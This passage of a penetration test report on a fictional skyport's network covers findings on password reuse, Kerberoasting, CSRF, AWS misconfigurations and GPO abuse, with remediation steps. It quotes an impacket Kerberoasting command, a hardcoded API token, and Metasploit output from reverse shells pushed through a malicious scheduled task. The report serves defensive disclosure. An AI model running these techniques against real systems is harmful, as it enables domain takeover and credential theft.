	This request added a new tram status indicator to the tram ops webpage:  A - B  The iframe for the added "A-B" route has its src set to the specified hostname. Beyond this defacement, if that attacker-specified host served a crafted webpage designed not to be displayed within iframes (e.g. via the "window.top.location" DOM object), the attacker could cause visitors to the tram ops website to be surreptitiously directed to a malicious webpage of their choosing.
Steps to Remediate	Add authentication requirements to the "/register" API endpoint, or remove it entirely in favor of a static configuration-file-based approach not exposed to the internet.

Finding	M.14 Baggage Check-In Root System and Database Passwords are Reused
Comprehensive Risk Index (CRI)	**4.2**
Vulnerability Severity	3
Ease of Exploitation	4
Business Impact	3
Compliance Risk	7
Effort to Fix	4
Description	The baggage check-in reuses its root password between its MySQL database and its system login, unnecessarily creating the risk that compromise of the former may be escalated to the entire baggage claim system.
Business Impact	Additional risk to the sensitive passenger and baggage system information is incurred.
Regulatory Notes	This finding implicates the TSA cybersecurity requirements under Security Directive 1582-21-01 to "implement[] cybersecurity practices," such as avoidance of password reuse..
MITRE ATT&CK Technique(s)	T1110.003
Affected Service(s)/Host(s)	10.0.0.33 (**`baggagecheckin.corp.kkms.local`**), port 22 and local port 3306
Exploitation Details	After obtaining the cleartext baggage claim password as described elsewhere, we observed a reuse of this password for both the database and the system `root` logon.

```
root@baggagecheckin:~# mysql -h localhost -P 3306 -p
WARNING: Forcing protocol to  TCP  due to option specification. Please explicitly state intended protocol.
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 21
Server version: 10.6.12-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Successful use of the system root password for mysql logon


Steps to Remediate	• Select unique, high-entropy passwords for all services and system logons.

Finding	M.15 Outlook Login Page Exposed Publicly Due to Firewall Misconfiguration
Comprehensive Risk Index (CRI)	**4.2**
Vulnerability Severity	3
Ease of Exploitation	4
Business Impact	6
Compliance Risk	4
Effort to Fix	4

Description	Having the Outlook login page externally accessible instead of being restricted to the corporate domain increases the risk of unauthorized access and potential security breaches.
Business Impact	Operational Disruption: Unauthorized access could lead to operational disruptions, including the alteration or theft of sensitive flight schedules, personnel records, and air traffic data, potentially causing delays and jeopardizing safety. Financial Losses: A security breach might result in financial losses due to system downtime, data recovery costs, and potential fines for regulatory violations. Reputation Damage: The trust of passengers and partners may be eroded, leading to a loss of business and damage to the skyport's reputation. Safety Concerns: Compromised systems can lead to safety risks for passengers and staff if critical communication systems are affected. Legal and Liability Issues: A breach could result in legal action from affected parties or employees if personal data is compromised. Denial of Service: Since Exchange is authenticating against the Domain, it would not be too difficult for an adversary that determined the username

	format of the organization to lock all domain accounts out.
Regulatory Notes	Transport Security Administration (TSA) Regulations: Under TSA's regulations, specifically the TSA Information Technology Security Policy Directive 2810.1, skyports are required to secure their information technology systems against unauthorized access. Non-compliance could lead to corrective action plans or fines. EU General Data Protection Regulation (GDPR): If the skyport operates within the EU or handles the data of EU citizens, it must comply with GDPR, which includes Articles 5 and 32, mandating the protection of personal data against unauthorized access. Failing to secure login pages could result in fines of up to 4% of annual global turnover or €20 million, whichever is higher. Federal Information Security Management Act (FISMA): For U.S. federal agencies or contractors, FISMA requires the implementation of programs to provide information security for the data and systems that support their operations, as per Title III of the E-Government Act of 2002 (Public Law 107-347). Non-compliance can affect federal funding and result in legal penalties.
MITRE ATT&CK Technique(s)	T1110 - Brute Force: Attempting to log in with various username/password combinations to gain unauthorized access. T1566 - Phishing: Tricking users into providing their credentials on a fake login page that looks identical to the legitimate one. T1557 - Man-in-the-Middle: Intercepting and possibly altering communications between the user and the login page.
Affected Service(s)/Host(s)	10.0.0.6
Exploitation Details	Unauthorized Access: External visibility of the Outlook login page may allow attackers to perform credential stuffing or password spraying attacks using known or previously breached credentials. Phishing: Attackers could use the exposed login page to create convincing phishing campaigns to capture user credentials. Man-in-the-Middle (MitM) Attacks: An unsecured or poorly secured login page is susceptible to MitM attacks, where an attacker could intercept

credentials or manipulate data in transit.



Steps to Remediate

Network Configuration: Restrict access to the Outlook login page to internal networks or VPNs only.

Multi-Factor Authentication (MFA): Implement MFA to add an additional layer of security, making it more difficult for attackers to gain access even if they have the correct credentials.

Regular Audits and Monitoring: Perform regular security audits to ensure that only the necessary pages are exposed and monitor for suspicious login attempts.

	User Education: Train users to recognize and report phishing attempts and to use strong, unique passwords. Security Patches and Updates: Ensure that all systems are kept up to date with the latest security patches. Encryption: Enforce HTTPS to secure the login page and all data in transit, preventing eavesdropping and MitM attacks. Incident Response Plan: Develop and maintain an incident response plan to react promptly to any unauthorized access attempts.


Finding	**M.17 Service Principal Names (SPNs) Susceptible to Kerberoasting**
Comprehensive Risk Index (CRI)	**4.2**
Vulnerability Severity	5
Ease of Exploitation	6
Business Impact	3
Compliance Risk	3
Effort to Fix	4
Description	SPNs that are vulnerable to Kerberoasting attacks allow attackers to crack passwords of service accounts, compromising network security.
Business Impact	Allows malicious users to gain a hash leading to a service account credential and, in conjunction with other findings, compromise the entire domain gaining the potential to disrupt or eliminate critical services.
MITRE ATT&CK Technique(s)	T1558
Affected Service(s)/Host(s)	10.0.0.5
Exploitation Details	After pivoting through the Exchange Server we can see and kerberoast the Domain Controller using the following `impacket` module: `[redacted] [13/01/24 1:25:35] - Impacket-GetUserSPNs corp.kkms.local/ITADMIN -usersfile userlist -outputfile spns -dc-ip 10.0.0.5` `Impacket v0.12.0.dev1+20240111.170839.6c9a1aad - Copyright 2023 Fortra` We the get this hash which we can crack offline:

Steps to Remediate	Consider Managed Service Accounts (MSAs): Where appropriate, consider using Managed Service Accounts (MSAs) or Group Managed Service Accounts (gMSAs), which are designed to enhance security for service accounts. Monitor for Unusual Activity: Implement monitoring and alerting systems to detect unusual or suspicious activity related to service accounts and SPNs. This can help identify any future kerberoasting attempts.

Finding	M.18 Employee Time Tracker Database Vulnerable to Cross-Site Request Forgery
Comprehensive Risk Index (CRI)	**4.2**
Vulnerability Severity	4
Ease of Exploitation	4
Business Impact	5
Compliance Risk	3
Effort to Fix	5
Description	The employee time tracker web application is vulnerable to cross-site request forgery, which would allow an authenticated attacker to send a user a link that modifies the victim's sensitive information on the web app.
Business Impact	An authenticated attacker can modify other users' timesheets, which could effectively increase or decrease their pay, creating a financial impact on the company.
Regulatory Notes	This finding violates PCI-DSS requirement 6.5.9. Underreporting timesheets and underpaying employees poses a significant financial and legal risk under the Fair Labor Standards Act, along with additional regional employment law. In addition, overreporting timesheets and overpaying employees, or paying non-existent employees, represents a significant financial risk and potential violation of corporate fiduciary obligations.
MITRE ATT&CK Technique(s)	T1189
Affected Service(s)/Host(s)	10.0.0.43, port 80 (HTTP)

Exploitation Details	We set up a site that contains an endpoint that sends a POST form request to the employee time tracker web app to modify an authenticated victim's timesheet after they navigate to the attacker site. This attack works because there is no CSRF/XSRF token header or cookie that the server would check upon submission of a POST request. *Source code for CSRF attacker website* This attack was successfully able to clock out a logged in victim.
Steps to Remediate	Add a CSRF token set by the server before the submission of a POST request and validated on submission that would prevent these attacks.

Finding	M.19 Excessive or Misnamed AWS Resources
Comprehensive Risk Index (CRI)	**3.8**
Vulnerability Severity	3
Ease of Exploitation	1
Business Impact	4
Compliance Risk	5
Effort to Fix	6
Description	Several resources in the AWS environment, including expensive NAT gateways, appear to be labeled for a different environment from 2022.
Business Impact	These excessive resources include NAT gateways that are charged on an hourly basis, adding to business expenses, in addition to inherently expanding the attack surface.
Affected Service(s)/Host(s)	Many resources tagged with "Name:cptc2022-*" or "Name:regionals-2022-*," including NAT gateways

Exploitation Details	The default AWS credentials provided allow "tag:GetResources". Then, the following AWS CLI command can be used to list these resources: `aws resourcegroupstaggingapi get-resources` This results in the following list (excerpt shown below):  Note the NAT gateways labeled with past projects "regionals-2022" and "cptc2022" which are likely no longer actively used.
Steps to Remediate	Confirm continuous usage of AWS resources by auditing spending breakdowns in AWS Billing Console and confirming with IT teams. Deactivate or rename resources as appropriate.

Finding	M.20 Password Authentication Enabled on all Linux Machines
Comprehensive Risk Index (CRI)	**3.8**
Vulnerability Severity	3
Ease of Exploitation	3
Business Impact	3
Compliance Risk	6
Effort to Fix	4
Description	Password authentication is enabled on all Linux machines, when certificates should be used instead for SSH to better align with best-practices.
Affected Service(s)/Host(s)	All Linux hosts in the corporate and guest networks.
Exploitation Details	When enumerating hosts and services, we observed that all Linux machines had password authentication available for SSH logins. An attacker could leverage password spraying or bruteforce tooling to take advantage of password authentication.
Steps to Remediate	• Replace password authentication with public-key or certificate authentication for SSH logins on all Linux hosts. • Considering leveraging a local certificate authority

Finding	M.21 Baggage Check-In App is Run as Root In Debug Mode
Comprehensive Risk Index (CRI)	**3.6**
Vulnerability Severity	4
Ease of Exploitation	3
Business Impact	2
Compliance Risk	6
Effort to Fix	3
Description	The baggage check-in application is run as the root system user in debug mode, which is an improper configuration for a production application deployment.
Business Impact	Compromise of the baggage check-in application is further magnified by the app being run as the root system user, as an attacker may be able to gain further access to the entire system rather than a restricted portion. Additionally, sensitive data may be exposed by the debug endpoints which would be disabled in release mode.
Regulatory Notes	This finding implicates the TSA cybersecurity requirements under Security Directive 1582-21-01 to develop network segmentation and access control policies to protect critical systems, and to perform regular patching of critical cyber-physical infrastructure.
MITRE ATT&CK Technique(s)	T1055
Affected Service(s)/Host(s)	10.0.0.33 (**`baggagecheckin.corp.kkms.local`**), port 80

Exploitation Details	As mentioned elsewhere, we gained the ability to read system files through an unauthenticated API endpoint. Reading `/proc/self/environ` shows that the application is run by the root user.  *The `USER=root` environment variable shows that the app is run as root.* Additionally, reading the log file `/root/baggageapp/baggageapp.log` shows that the production application is being run in debug (as opposed to release) mode.  *The `GIN-debug` prefix emitted by the Go GIN framework logger shows that the app is being run in debug mode.*
Steps to Remediate	• Run the baggage check-in application as a lower-privileged user. • Consider using a container such as Docker to further isolate the impact of compromising the application. • Run the app in release mode rather than debug mode, which would also prevent the exposure of data through debug endpoints.

Finding	M.22 No Protections Against Forged Golden Tickets
Comprehensive Risk Index (CRI)	**3.6**
Vulnerability Severity	6
Ease of Exploitation	1
Business Impact	4
Compliance Risk	3
Effort to Fix	4
Description	Forging a Golden Ticket is a common method of lateral movement within an already compromised domain. While a domain already needs to be compromised in order for this attack to be possible, there are still protections that can be implemented that would add significant friction to an attack and increase the probability of detection, none of which are implemented.
Business Impact	Confidentiality, integrity, and availability system properties may be implicated if hosts running critical services can be accessed in this manner.
Regulatory Notes	This finding implicates the TSA cybersecurity requirements under Security Directive 1582-21-01 to develop network segmentation and access control policies to protect critical systems, and to perform regular patching of critical cyber-physical infrastructure.
MITRE ATT&CK Technique(s)	T1558,, T1068
Affected Service(s)/Host(s)	SKYCONTROL01 (10.0.0.5)

Exploitation Details	
Steps to Remediate	❖ Flag and reject all TGTs with a lifetime that massively exceeds what is reasonable, such as 10 years (the default Mimikatz value) ❖ Flag and reject all TGS-REQs that have no corresponding AS-REQ.

Finding	M.23 Root and Console User MFA disabled
Comprehensive Risk Index (CRI)	**3.6**
Vulnerability Severity	3
Ease of Exploitation	2
Business Impact	5
Compliance Risk	5
Effort to Fix	3

Description	All console accounts, including the root account, do not have multi-factor authentication enabled.
Business Impact	Attackers can much more easily compromise the root account or other privileged AWS accounts, potentially destroying, disrupting, or exfiltrating sensitive data from AWS infrastructure.
MITRE ATT&CK Technique(s)	T1078
Affected Service(s)/Host(s)	AWS environment
Exploitation Details	If an attacker gets access to credentials, they can easily log in to the AWS console without MFA. This setting was confirmed by running Prowler with the given AWS access, including the SecurityAudit role:

FAIL	critical	iam	us-east-1	iam_root_mfa_enabled	Ensure MFA is enabled for the root account	<root_account>


	FAIL high iam us-east-1 iam_user_mfa_enabled_console_access Ensure multi-factor authentication (MFA) is enabled for all IAM users that have a console password. 2023_speciealteams_dan User 2023_speciealteams_dan has Console Password enabled but MFA disabled.
Steps to Remediate	Enforce MFA requirement on all accounts in Identity and Access Management portal.

Finding	M.24 Insecure Group Policy Object (GPO) Delegation Risks
Comprehensive Risk Index (CRI)	**3.2**
Vulnerability Severity	5
Ease of Exploitation	3
Business Impact	3
Compliance Risk	2
Effort to Fix	3
Description	Poorly configured GPO delegations can lead to unintended privilege escalations and security policy bypasses, increasing the vulnerability of the network infrastructure. We can also use this to gain access through restrictive network ACLs.
Business Impact	This has no immediate business impacts.
Regulatory Notes	This likely violates multiple sections of the PCI-DSS, including 7.2 and 8.2 as well as GDPR Article 32.
MITRE ATT&CK Technique(s)	T1068
Affected Service(s)/Host(s)	Active Directory (Including DC and Exchange Server)
Exploitation Details	Because users who shouldn't be able to can delegate GPO, we can abuse the GPO to replicate changes across the domain. We manually added a rule that increased the GPO refresh rate to 5 minutes

per refresh with a 5 minute maximum variation. We also manually added an allow rule for SMB to expose hosts to our jumpboxes such that we would not always have to pivot through the Exchange box.

Here is a result of the firewall rule propagating;

The following screenshot is another CLI method to add a scheduled task that will create a scheduled task to send a reverse shell to the compromised domain controller and a team member's jumpbox:



Here we can see the policy begin to replicate as indicated by catching multiple reverse shells:

```
Background session 3? [y/N]  y
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell sparc/bsd                10.0.254.204:4444 -> 10.0.0.5:55245 (10.0.0.5)
  2         shell sparc/bsd                10.0.254.204:4444 -> 10.0.1.51:53960 (10.0.1.51)
  3         shell sparc/bsd                10.0.254.204:4444 -> 10.0.0.203:53972 (10.0.0.203)
```

Important to note is the shell to the ACL restricted User network.

Steps to Remediate	Review and Audit Existing GPO Delegations: Start by conducting a thorough audit of your existing GPO delegations. Identify any delegations that are poorly configured or unnecessarily permissive. Implement the Principle of Least Privilege: Follow the principle of least privilege when delegating permissions for GPO management. Only grant the minimum permissions necessary to authorized personnel. Revoke Unnecessary Permissions: Identify and revoke any unnecessary or overly permissive permissions that may exist in your GPO delegations. Implement Role-Based Access Control (RBAC): Use RBAC to define specific roles and responsibilities for GPO management. This ensures that only authorized individuals have access to GPO configurations.

Finding	M.25 Lack of Separation Between Admin Employee's Work and Privileged Accounts
Comprehensive Risk Index (CRI)	**3.2**
Vulnerability Severity	3
Ease of Exploitation	2
Business Impact	5
Compliance Risk	4
Effort to Fix	2

Description	Failing to separate administrative and regular work accounts for employees increases the risk of credential misuse, sniffing, and memory dumping, resulting in security breaches.
Business Impact	This does not have immediate business impact, although it does increase the risk of insider threats, privilege escalation, and accidental damage, not to mention credential compromise through social engineering methods such as phishing and vishing.
Regulatory Notes	This likely violates GDPR Article 30 and PCI-DSS Sections 7.1, 7.2, and 7.3
MITRE ATT&CK Technique(s)	T1566
Affected Service(s)/Host(s)	Active Directory
Exploitation Details	N/A

Steps to Remediate	• Create separate accounts for domain admins to use for day-to-day activities. • Only use admin accounts for admin-specific activities.

Finding	M.26 AWS Root Account Active Key
Comprehensive Risk Index (CRI)	**3.2**
Vulnerability Severity	2
Ease of Exploitation	2
Business Impact	6
Compliance Risk	3
Effort to Fix	3
Description	The root account has an active AWS access key.
Business Impact	If the root account is compromised, an attacker could arbitrarily control the entire AWS environment.
MITRE ATT&CK Technique(s)	T1078.004
Affected Service(s)/Host(s)	AWS environment root account
Exploitation Details	As shown in our Prowler scan taking advantage of the SecurityAudit role, the root user account has an active access key:

Steps to Remediate	• Remove all access keys from the root account in Identity and Access Management console

Finding	M.27 AWS AdministratorAccess Policy Attached
Comprehensive Risk Index (CRI)	**3.2**
Vulnerability Severity	2
Ease of Exploitation	1
Business Impact	5
Compliance Risk	1
Effort to Fix	7
Description	The AWS default AdministratorAccess policy is enabled and attached, violating the principle of least privilege.
Business Impact	If an account with the AdministratorAccess policy attached is compromised, an attacker could arbitrarily control the entire AWS environment.
MITRE ATT&CK Technique(s)	T1078.004
Affected Service(s)/Host(s)	AWS environment
Exploitation Details	As shown in our Prowler scan taking advantage of the SecurityAudit role, the AdministratorAccess policy is enabled and attached:

Steps to Remediate	• Disable the AdministratorAccess policy in the Identity and Access Management portal and replace it with fine-grained least-privilege policies.

Finding	M.28 AWS CloudTrail logs unencrypted
Comprehensive Risk Index (CRI)	**3.2**
Vulnerability Severity	1
Ease of Exploitation	1
Business Impact	6
Compliance Risk	6
Effort to Fix	2
Description	AWS CloudTrail logs stored in SNS are not encrypted at rest, misaligning with security best practices.
Business Impact	If SNS is compromised, an attacker could recover CloudTrail logs to exfiltrate sensitive data about the RAKMS AWS environment.
MITRE ATT&CK Technique(s)	DS0015
Affected Service(s)/Host(s)	AWS CloudTrail logs in SNS
Exploitation Details	As shown in our Prowler scan taking advantage of the SecurityAudit role, the CloudTrail logs are stored in SNS without encryption at rest:

Steps to Remediate	Enable KMS encryption at rest for all potentially sensitive SNS topics, including for CloudTrail.

Finding	M.29 AWS Root Actively Used
Comprehensive Risk Index (CRI)	3
Vulnerability Severity	2
Ease of Exploitation	1
Business Impact	5
Compliance Risk	1
Effort to Fix	6
Description	The root account is actively used within the AWS environment, which is misaligned with AWS best practices. It is best to avoid such usage by the principle of least privilege.
Business Impact	If the root account is compromised, an attacker could arbitrarily control the entire AWS environment.
Affected Service(s)/Host(s)	AWS environment root account
Exploitation Details	As shown in our Prowler scan taking advantage of the SecurityAudit role, the root user account was accessed within 1 day:
Steps to Remediate	Create administrator accounts according to the principle of least privilege to replace the root account. Do not log in with the root account.


Finding	L.1 Service Accounts Unnecessarily Enabled for Email Access
Comprehensive Risk Index (CRI)	**2.8**
Vulnerability Severity	2
Ease of Exploitation	5
Business Impact	2
Compliance Risk	2
Effort to Fix	3
Description	Windows service accounts have Exchange mailboxes provisioned.
Business Impact	Potential increased Microsoft Exchange licensing costs, and increased cybersecurity risk exposure for data in the Microsoft Exchange server.
Affected Service(s)/Host(s)	10.0.0.6
Exploitation Details	Login to the Outlook web page (hosted at http://10.0.0.6) with service account credentials.
Steps to Remediate	• Delete Microsoft Exchange mailboxes for service accounts and other inactive user accounts.

Finding	L.2 Flight Dashboard Information Leakage:Aircraft Type and Passenger Count
Comprehensive Risk Index (CRI)	**2.6**
Vulnerability Severity	4
Ease of Exploitation	2
Business Impact	2
Compliance Risk	1
Effort to Fix	4
Description	The RAKMS Flight Schedule Dashboard makes calls to a backend REST API to receive up to date information about the status of flights. However, this backend API is only authenticated using a hardcoded token which is served in plaintext to the (untrusted) frontend, and then presents potentially harmful and unnecessary information.
Business Impact	This information leak is unlikely to have any noteworthy impact on RAKMS's operations.
Regulatory Notes	This information leak violates various regulations requiring companies to follow industry best practices when developing web applications, including PCI-DSS 6.3 and GDPR Article 32.
Affected Service(s)/Host(s)	RAKMS Flight Schedule Dashboard, accessible at 10.0.0.100
Exploitation Details	We first located the hardcoded auth token in the website's source code (found by simply viewing the source in a browser):

```
const xhr = new XMLHttpRequest();
xhr.open('GET', full_url, true);
xhr.setRequestHeader("Auth","FCKGW-RHQQ2-YXRKT-8TG6W-2B7Q8");
xhr.onreadystatechange = function (e) {
  if (xhr.readyState === 4 && xhr.status !== 200) {
    reject(xhr.status + " " + xhr.responseText);
  }
}
```

This allows us to make a request to the backend endpoint **`/Flight`**. The return value of this request is a base64 encoded string, which we then decoded to obtain the following information:

base64 decode



While some of this information is legitimately required for the functioning of the dashboard, extraneous information is also returned.


Steps to Remediate

- Eliminate unnecessary information from REST API reply
- Implement a more secure authentication scheme that does not use hard coded authentication tokens
- Develop, document, and distribute policies enforcing industry best practices to identify and eliminate information leaks, as well as prevent future information leaks from occurring

Finding	L.3 Service Account Vulnerable to AESPRoasting Due to Lack of Preauthentication
Comprehensive Risk Index (CRI)	**2.6**
Vulnerability Severity	4
Ease of Exploitation	2
Business Impact	3
Compliance Risk	2
Effort to Fix	2
Description	If Kerberos preauthentication is not enabled for some accounts, it is possible to make a request to the domain controller that returns the user's AS_REQ hash. While this hash cannot be passed, it can be cracked offline which then provides the attacker with a domain account.
Business Impact	The exploitation of this vulnerability presents risks to RAKMS' people-moving operations by giving an adversary a relatively easy way to obtain a domain account in a way that can be done anonymously. This allows them to enumerate the entire domain and provides a necessary prerequisite to many privilege escalation exploits.
